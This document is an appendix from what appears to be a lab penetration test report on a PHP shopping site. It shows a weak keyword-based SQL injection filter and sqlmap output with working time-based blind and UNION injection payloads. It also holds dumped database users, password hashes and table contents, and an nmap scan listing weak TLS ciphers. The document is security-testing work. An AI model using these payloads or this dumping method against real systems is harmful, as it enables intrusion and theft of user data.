


Figure 16: Customer requesting attackers CSRF form.

Figure 17: Request to Astleys Shops login form with attacker's details.

APPENDIX F – INPUT VALIDATION TESTING

8.1.9 Testing for SQL Injection

sqlcm.bak filter

<?php if(preg_match("[1=1|2=2|Union|UNION|'b'= 'b'|2=2|'b'='b']", $username)){ echo '<script language="javascript">'; echo 'alert ("Bad hacker.We are filtering input because of abuse!");'; echo 'window.location.href="index.php";'; echo '</script>'; die(); } ?>

SQLmap Output

sqlmap identified the following injection point(s) with a total of 57 HTTP(s) requests:

Parameter: product (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: product=YdMj' AND (SELECT 9353 FROM (SELECT(SLEEP(5)))dqsX) AND 'Sbpl'='Sbpl&search=

Type: UNION query
Title: Generic UNION query (NULL) - 15 columns
Payload: product=YdMj' UNION ALL SELECT CONCAT(0x717a707871,0x4379437379736d4e495a77686f525448664c53797155614247484f544d427077786c737872704661,0x7176627871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&search=
---
web application technology: Apache 2.4.29, PHP 5.6.34, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
banner: '10.1.31-MariaDB'
current user: 'root@localhost'
current database: 'shopping'
hostname: 'osboxes'
current user is DBA: True
database management system users [5]:
[*] ''@'localhost'
[*] 'pma'@'localhost'

[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'localhost'

database management system users password hashes:
[*] pma [1]:
    password hash: NULL
[*] root [2]:
    password hash: *1B40855D63C1206DA26C0CFEC980D0F6AF3DB9FA
    password hash: NULL

database management system users privileges:
[*] ''@'localhost' [1]:
    privilege: USAGE
[*] 'pma'@'localhost' [1]:
    privilege: USAGE
[*] 'root'@'127.0.0.1' (administrator) [28]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE
[*] 'root'@'::1' (administrator) [28]:
    privilege: ALTER
    privilege: ALTER ROUTINE

```
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE
[*] 'root'@'localhost' (administrator) [28]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
```

```
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE

database management system users roles:
[*] ''@'localhost' [1]:
    role: USAGE
[*] 'pma'@'localhost' [1]:
    role: USAGE
[*] 'root'@'127.0.0.1' (administrator) [28]:
    role: ALTER
    role: ALTER ROUTINE
    role: CREATE
    role: CREATE ROUTINE
    role: CREATE TABLESPACE
    role: CREATE TEMPORARY TABLES
    role: CREATE USER
    role: CREATE VIEW
    role: DELETE
    role: DROP
    role: EVENT
    role: EXECUTE
    role: FILE
    role: INDEX
    role: INSERT
    role: LOCK TABLES
    role: PROCESS
    role: REFERENCES
    role: RELOAD
    role: REPLICATION CLIENT
    role: REPLICATION SLAVE
    role: SELECT
    role: SHOW DATABASES
    role: SHOW VIEW
    role: SHUTDOWN
    role: SUPER
    role: TRIGGER
    role: UPDATE
[*] 'root'@'::1' (administrator) [28]:
    role: ALTER
    role: ALTER ROUTINE
    role: CREATE
    role: CREATE ROUTINE
    role: CREATE TABLESPACE
```

```
    role: CREATE TEMPORARY TABLES
    role: CREATE USER
    role: CREATE VIEW
    role: DELETE
    role: DROP
    role: EVENT
    role: EXECUTE
    role: FILE
    role: INDEX
    role: INSERT
    role: LOCK TABLES
    role: PROCESS
    role: REFERENCES
    role: RELOAD
    role: REPLICATION CLIENT
    role: REPLICATION SLAVE
    role: SELECT
    role: SHOW DATABASES
    role: SHOW VIEW
    role: SHUTDOWN
    role: SUPER
    role: TRIGGER
    role: UPDATE
[*] 'root'@'localhost' (administrator) [28]:
    role: ALTER
    role: ALTER ROUTINE
    role: CREATE
    role: CREATE ROUTINE
    role: CREATE TABLESPACE
    role: CREATE TEMPORARY TABLES
    role: CREATE USER
    role: CREATE VIEW
    role: DELETE
    role: DROP
    role: EVENT
    role: EXECUTE
    role: FILE
    role: INDEX
    role: INSERT
    role: LOCK TABLES
    role: PROCESS
    role: REFERENCES
    role: RELOAD
    role: REPLICATION CLIENT
    role: REPLICATION SLAVE
    role: SELECT
    role: SHOW DATABASES
    role: SHOW VIEW
```

role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE

Database: information_schema
Table: INNODB_TABLESPACES_SCRUBBING
[10 entries]

0	shopping/admin	177	16384	Compact or Redundant	Antelope	0
0	shopping/category	178	16384	Compact or Redundant	Antelope	0
0	shopping/orders	179	16384	Compact or Redundant	Antelope	0
0	shopping/ordertrackhistory	180	16384	Compact or Redundant	Antelope	0
0	shopping/productreviews	181	16384	Compact or Redundant	Antelope	0
0	shopping/products	182	16384	Compact or Redundant	Antelope	0
0	shopping/subcategory	183	16384	Compact or Redundant	Antelope	0
0	shopping/userlog	184	16384	Compact or Redundant	Antelope	0
0	shopping/users	185	16384	Compact or Redundant	Antelope	0
0	shopping/wishlist	186	16384	Compact or Redundant	Antelope	0

Database: shopping
Table: orders
[11 entries]

id	userId	productId	quantity	orderDate	orderStatus	paymentMethod
1	1	3	1	2017-03-07 14:32:57	NULL	COD
3	1	4	1	2017-03-10 14:43:04	Delivered	Debit / Credit card
4	1	17	1	2017-03-08 11:14:17	in Process	COD
5	1	3	1	2017-03-08 14:21:38	NULL	COD
6	1	4	1	2017-03-08 14:21:38	NULL	COD
7	1	15	1	2017-07-02 13:26:14	NULL	COD
8	1	15	1	2017-07-14 04:43:21	NULL	COD
9	1	1	1	2021-12-05 23:53:15	NULL	Debit / Credit card
10	2	16	1	2021-12-06 22:02:04	NULL	COD
11	2	2	1	2021-12-06 22:08:04	NULL	COD
12	1	1	1	2021-12-07 15:40:12	NULL	NULL

Database: shopping
Table: wishlist
[1 entry]

id	userId	productId	postingDate
1	1	0	2017-02-27 13:53:17

Database: shopping
Table: ordertrackhistory
[4 entries]

id	orderId	remark	status	postingDate
1	3	Order has been Shipped.	in Process	2017-03-10 14:36:45
2	1	Order Has been delivered	Delivered	2017-03-10 14:37:31
3	3	Product delivered successfully	Delivered	2017-03-10 14:43:04
4	4	Product ready for Shipping	in Process	2017-03-10 14:50:36

Database: shopping
Table: subcategory
[11 entries]

id	categoryid	subcategory	creationDate	updationDate
2	4	Led Television	2017-01-26 11:24:52	26-01-2017 11:03:40 PM
3	4	Television	2017-01-26 11:29:09	<blank>
4	4	Mobiles	2017-01-30 11:55:48	<blank>
5	4	Mobile Accessories	2017-02-03 23:12:40	<blank>
6	4	Laptops	2017-02-03 23:13:00	<blank>
7	4	Computers	2017-02-03 23:13:27	<blank>
8	3	Comics	2017-02-03 23:13:54	<blank>
9	5	Beds	2017-02-03 23:36:45	<blank>
10	5	Sofas	2017-02-03 23:37:02	<blank>
11	5	Dining Tables	2017-02-03 23:37:51	<blank>
12	6	Men Footwears	2017-03-10 15:12:59	<blank>

Database: shopping
Table: admin
[1 entry]

id	password	username	creationDate	updationDate
1	d32509439c6c165b930fd65cb2dfe50b	admin	2017-01-24 11:21:18	25-01-2017 12:05:43 AM

Database: shopping
Table: users
[5 entries]

id	name	email	regDate	password	contactno	thumbnail	billingCity	billingState	shippingCity	updationDate	shippingState	billingAddress	billingPincode	shippingAddress	shippingPincode
1	Steve Brown	hacklab@hacklab.com	2017-02-04 14:30:50	7052cad6b415f4272c1986aa9a50a7c3	999	fluffy.jpg	Dundee	Tayside	Dundee	<blank>	Tayside	1 Bell Street	110092	1 Bell Street	110001
2	Tom Brown	TomBrown@gmail.com	2017-03-15 13:21:22	7052cad6b415f4272c1986aa9a50a7c3	8285703355	fluffy.jpg	Dundee	Tayside	Arbroath	<blank>	Tayside	2 Brown Street	1000	2 Brown Street	1000
3	Joe bloggs	bloggs@test.com	2021-12-04 15:37:03	020be165a3e587d7c83cb489c3ec9923	7735228444	<blank>	<blank>	<blank>	<blank>	<blank>	<blank>	<blank>	0	<blank>	0
4	Joe bloggs	bloggs@test.com	2021-12-04 15:39:38	020be165a3e587d7c83cb489c3ec9923	7735228444	<blank>	<blank>	<blank>	<blank>	<blank>	<blank>	<blank>	0	<blank>	0
5	paddy	1900609@uad.ac.uk	2021-12-07 12:13:51	864f9a4fbb8df49f1f59068a7f9a94d4	123	<blank>	<blank>	<blank>	<blank>	<blank>	<blank>	<blank>	0	<blank>	0

Database: shopping
Table: userlog
[40 entries]

id	logout	status	userip	loginTime	userEmail
1	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 06:18:50	anuj.lpu1@gmail.com
2	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 06:29:33	anuj.lpu1@gmail.com
3	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 06:30:11	anuj.lpu1@gmail.com
4	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 10:00:23	anuj.lpu1@gmail.com
5	14-07-2017 04:24:40 PM	0	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 13:08:58	anuj.lpu1@gmail.com
6	14-07-2017 04:24:40 PM	0	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 13:09:41	anuj.lpu1@gmail.com
7	14-07-2017 04:24:40 PM	0	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 13:10:04	anuj.lpu1@gmail.com
8	14-07-2017 04:24:40 PM	0	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 13:10:31	anuj.lpu1@gmail.com
9	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-26 13:13:43	anuj.lpu1@gmail.com
10	14-07-2017 04:24:40 PM	0	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-27 13:52:58	anuj.lpu1@gmail.com
11	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-02-27 13:53:07	anuj.lpu1@gmail.com
12	14-07-2017 04:24:40 PM	0	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-03 13:00:09	anuj.lpu1@gmail.com
13	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-03 13:00:15	anuj.lpu1@gmail.com
14	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-06 13:10:26	anuj.lpu1@gmail.com
15	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-07 07:28:16	anuj.lpu1@gmail.com
16	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-07 13:43:27	anuj.lpu1@gmail.com
17	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-07 13:55:33	anuj.lpu1@gmail.com
18	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-07 14:44:29	anuj.lpu1@gmail.com
19	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-08 14:21:15	anuj.lpu1@gmail.com

20	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-15 13:19:38	anuj.lpu1@gmail.com
21	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-15 13:20:36	anuj.lpu1@gmail.com
22	14-07-2017 04:24:40 PM	1	::1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	2017-03-15 21:13:57	anuj.lpu1@gmail.com
23	14-07-2017 04:24:40 PM	0	192.168.1.100\x00\x00\x00	2017-07-02 13:25:11	anuj.lpu1@gmail.com
24	14-07-2017 04:24:40 PM	1	192.168.1.100\x00\x00\x00	2017-07-02 13:25:50	anuj.lpu1@gmail.com
25	14-07-2017 04:24:40 PM	1	192.168.1.100\x00\x00\x00	2017-07-14 04:39:57	hacklab@hacklab.com
26	14-07-2017 04:24:40 PM	0	192.168.1.100\x00\x00\x00	2017-07-14 06:46:14	asdasd
27	14-07-2017 04:24:40 PM	1	192.168.1.100\x00\x00\x00	2017-07-14 06:49:56	hacklab@hacklab.com
28	05-12-2021 02:08:36 AM	1	192.168.1.254\x00\x00\x00	2021-12-04 15:37:52	bloggs@test.com
29	05-12-2021 02:09:16 AM	1	192.168.1.254\x00\x00\x00	2021-12-04 15:39:11	bloggs@test.com
30	05-12-2021 02:14:24 AM	1	192.168.1.254\x00\x00\x00	2021-12-04 15:40:37	bloggs@test.com
31	05-12-2021 02:23:22 AM	1	192.168.1.254\x00\x00\x00	2021-12-04 15:49:10	hacklab@hacklab.com
32	05-12-2021 02:32:36 AM	1	192.168.1.253\x00\x00\x00	2021-12-04 15:59:46	hacklab@hacklab.com
33	<blank>	0	192.168.1.253\x00\x00\x00	2021-12-04 16:03:52	hacklab@hacklab.com
34	<blank>	1	192.168.1.254\x00\x00\x00	2021-12-04 16:12:32	hacklab@hacklab.com
35	<blank>	0	192.168.1.253\x00\x00\x00	2021-12-04 16:14:09	hacklab@hacklab.com
36	05-12-2021 02:46:36 AM	1	192.168.1.253\x00\x00\x00	2021-12-04 16:14:25	hacklab@hacklab.com
37	<blank>	1	192.168.1.253\x00\x00\x00	2021-12-04 16:16:48	bloggs@test.com
38	<blank>	0	192.168.1.254\x00\x00\x00	2021-12-04 16:18:11	bloggs@test.com
39	<blank>	0	192.168.1.254\x00\x00\x00	2021-12-04 16:24:03	bloggs@test.com
40	05-12-2021 07:14:24 AM	0	192.168.1.254\x00\x00\x00	2021-12-04 16:24:10	bloggs@test.com

Database: shopping

Table: productreviews

[3 entries]

id	productId	name	price	review	value	quality	summary	reviewDate
2	3	Anuj Kumar	5	BEST PRODUCT FOR ME :)	5	4	BEST PRODUCT FOR ME :)	2017-02-26 15:43:57
3	3	Sarita pandey	4	Value for money	3	3	Nice Product	2017-02-26 15:52:46
4	3	Sarita pandey	4	Value for money	3	3	Nice Product	2017-02-26 15:59:19

Database: shopping

Table: category

[4 entries]

id	categoryName	creationDate	updationDate	categoryDescription
3	Books	2017-01-24 14:17:37	30-01-2017 12:22:24 AM	Test anuj
4	Electronics	2017-01-24 14:19:32	<blank>	Electronic Products
5	Furniture	2017-01-24 14:19:54	<blank>	test
6	Fashion	2017-02-20 14:18:52	<blank>	Fashion

8.1.10 Testing for Weak Transport Layer Security

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-11 20:21 EST
Nmap scan report for 192.168.1.20
Host is up (0.0046s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      ProFTPD 1.3.4c
|_sslv2-drown:
80/tcp  open  http     Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3)
|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
443/tcp  open  ssl/http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3)
|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
| ssl-cert: Subject: commonName=localhost/organizationName=Apache
Friends/stateOrProvinceName=Berlin/countryName=DE
| Issuer: commonName=localhost/organizationName=Apache
Friends/stateOrProvinceName=Berlin/countryName=DE
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2004-10-01T09:10:30
| Not valid after:  2010-09-30T09:10:30
| MD5:   b181 18f6 1a4d cb51 df5e 189c 40dd 3280
|_SHA-1: c4c9 a1dc 528d 41ac 1988 f65d b62f 9ca9 22fb e711
|_ssl-date: TLS randomness does not represent time
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-enum-ciphers:
|   TLSv1.0:
```

```
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
|       TLS_RSA_WITH_AES_128_CBC_SHA - F
|       TLS_RSA_WITH_AES_256_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
|       TLS_RSA_WITH_RC4_128_SHA - F
|       TLS_RSA_WITH_SEED_CBC_SHA - F
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Insecure certificate signature: MD5
|   TLSv1.1:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
|       TLS_RSA_WITH_AES_128_CBC_SHA - F
|       TLS_RSA_WITH_AES_256_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
|       TLS_RSA_WITH_RC4_128_SHA - F
|       TLS_RSA_WITH_SEED_CBC_SHA - F
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
```

```
|      64-bit block cipher 3DES vulnerable to SWEET32 attack
|      Broken cipher RC4 is deprecated by RFC 7465
|      Insecure certificate signature: MD5
|  TLSv1.2:
|    ciphers:
|      TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|      TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|      TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 1024) - F
|      TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - F
|      TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|      TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 1024) - F
|      TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - F
|      TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
|      TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
|      TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
|      TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
|      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|      TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
|      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|      TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|      TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
|      TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
|      TLS_RSA_WITH_AES_128_CBC_SHA - F
|      TLS_RSA_WITH_AES_128_CBC_SHA256 - F
|      TLS_RSA_WITH_AES_128_GCM_SHA256 - F
|      TLS_RSA_WITH_AES_256_CBC_SHA - F
|      TLS_RSA_WITH_AES_256_CBC_SHA256 - F
|      TLS_RSA_WITH_AES_256_GCM_SHA384 - F
|      TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
|      TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
|      TLS_RSA_WITH_RC4_128_SHA - F
|      TLS_RSA_WITH_SEED_CBC_SHA - F
|    compressors:
|      NULL
|    cipher preference: client
|    warnings:
|      64-bit block cipher 3DES vulnerable to SWEET32 attack
|      Broken cipher RC4 is deprecated by RFC 7465
|      Insecure certificate signature: MD5
|_  least strength: F
|_sslv2-drown:
3306/tcp open  mysql    MariaDB (unauthorized)
|_sslv2-drown:
MAC Address: 00:0C:29:BD:C9:10 (VMware)
Service Info: OS: Unix
Service detection performed. Nmap done: 1 IP address (1 host up) scanned in 27.62 seconds
```